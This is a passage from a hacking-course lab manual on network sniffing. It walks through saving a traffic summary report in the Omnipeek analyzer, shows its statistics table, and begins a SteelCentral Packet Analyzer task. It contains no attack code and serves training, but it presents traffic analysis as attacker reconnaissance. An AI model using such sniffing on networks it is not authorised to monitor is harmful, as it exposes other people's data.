
38. The **Browse For Folder** window appears; select the **Desktop** as your save location and click **OK**.
39. The changed save location appears in the **Report folder** field; click the **Save** button to save the report.



40. The saved report automatically appears, as shown in the screenshot.

Note: If **How do you want to open this file?** pop-up appears, select **Firefox** and click on **OK**.

Module 08 – Sniffing



41. Scroll down the page in the pdf to view the complete report.

The screenshot shows the Omnippeek Network Protocol Analyzer interface with the 'Summary' tab selected in the left sidebar. The main area displays a table of Summary Statistics for the report dated 4/11/2022 6:51:48.

Name	Bytes	Packets	Pct of Bytes	Pct of Packets
Group: General				
Start Date	4/11/2022	4/11/2022	4/11/2022	4/11/2022
Start Time	6:48:10	6:48:10	6:48:10	6:48:10
Duration	0:03:38	0:03:38	0:03:38	0:03:38
Group: Network				
Total Bytes	338394	N/A	100.000	N/A
Total Packets	N/A	1514	N/A	100.000
Total Broadcast	855	9	0.253	0.594
Total Multicast	67799	378	20.036	24.967
Average Utilization (percent)	0.000	0.000	0.000	0.000
Average Utilization (bits/s)	12862	12862	12862	12862
Current Utilization (percent)	0.000	0.000	0.000	0.000
Current Utilization (bits/s)	8936	8936	8936	8936
Max Utilization (percent)	0.004	0.004	0.004	0.004
Max Utilization (bits/s)	427304	427304	427304	427304
Group: Errors				
Total	N/A	0	N/A	0.000
CRC	N/A	0	N/A	0.000
Frame Alignment	N/A	0	N/A	0.000
Runt	N/A	0	N/A	0.000
Oversize	N/A	0	N/A	0.000

Note: In real-time, an attacker may perform this analysis to obtain sensitive information as well as to find any loopholes in the network.

42. This concludes the demonstration of analyzing a network using the Omnippeek Network Protocol Analyzer.

43. Close all open windows and document all the acquired information.

Task 3: Analyze a Network using the SteelCentral Packet Analyzer


SteelCentral Packet Analyzer provides a graphical console for high-speed packet analysis. It captures terabytes of packet data traversing the network, reads it, and displays it in a GUI. It can analyze multi-gigabyte recordings from locally presented trace files or on remote SteelCentral NetShark probes (physical, virtual, or embedded on SteelHeads), without a large file transfer, to identify anomalous network issues or diagnose and troubleshoot complex network and application performance issues down to the bit level.

Here, we will use the SteelCentral Packet Analyzer tool to analyze a network.

1. Switch to the **Windows 11** virtual machine, open any web browser (here, **Mozilla Firefox**) now type **<https://www.riverbed.com/en-au/trialdownloads.html>** in the address bar; press **Enter**.
2. The **riverbed** website appears, displaying **TRIAL DOWNLOADS**. Scroll down and click on **AppResponse Packet Analyzer Plus Trial**.

Note: The tool version might differ in your lab environment.

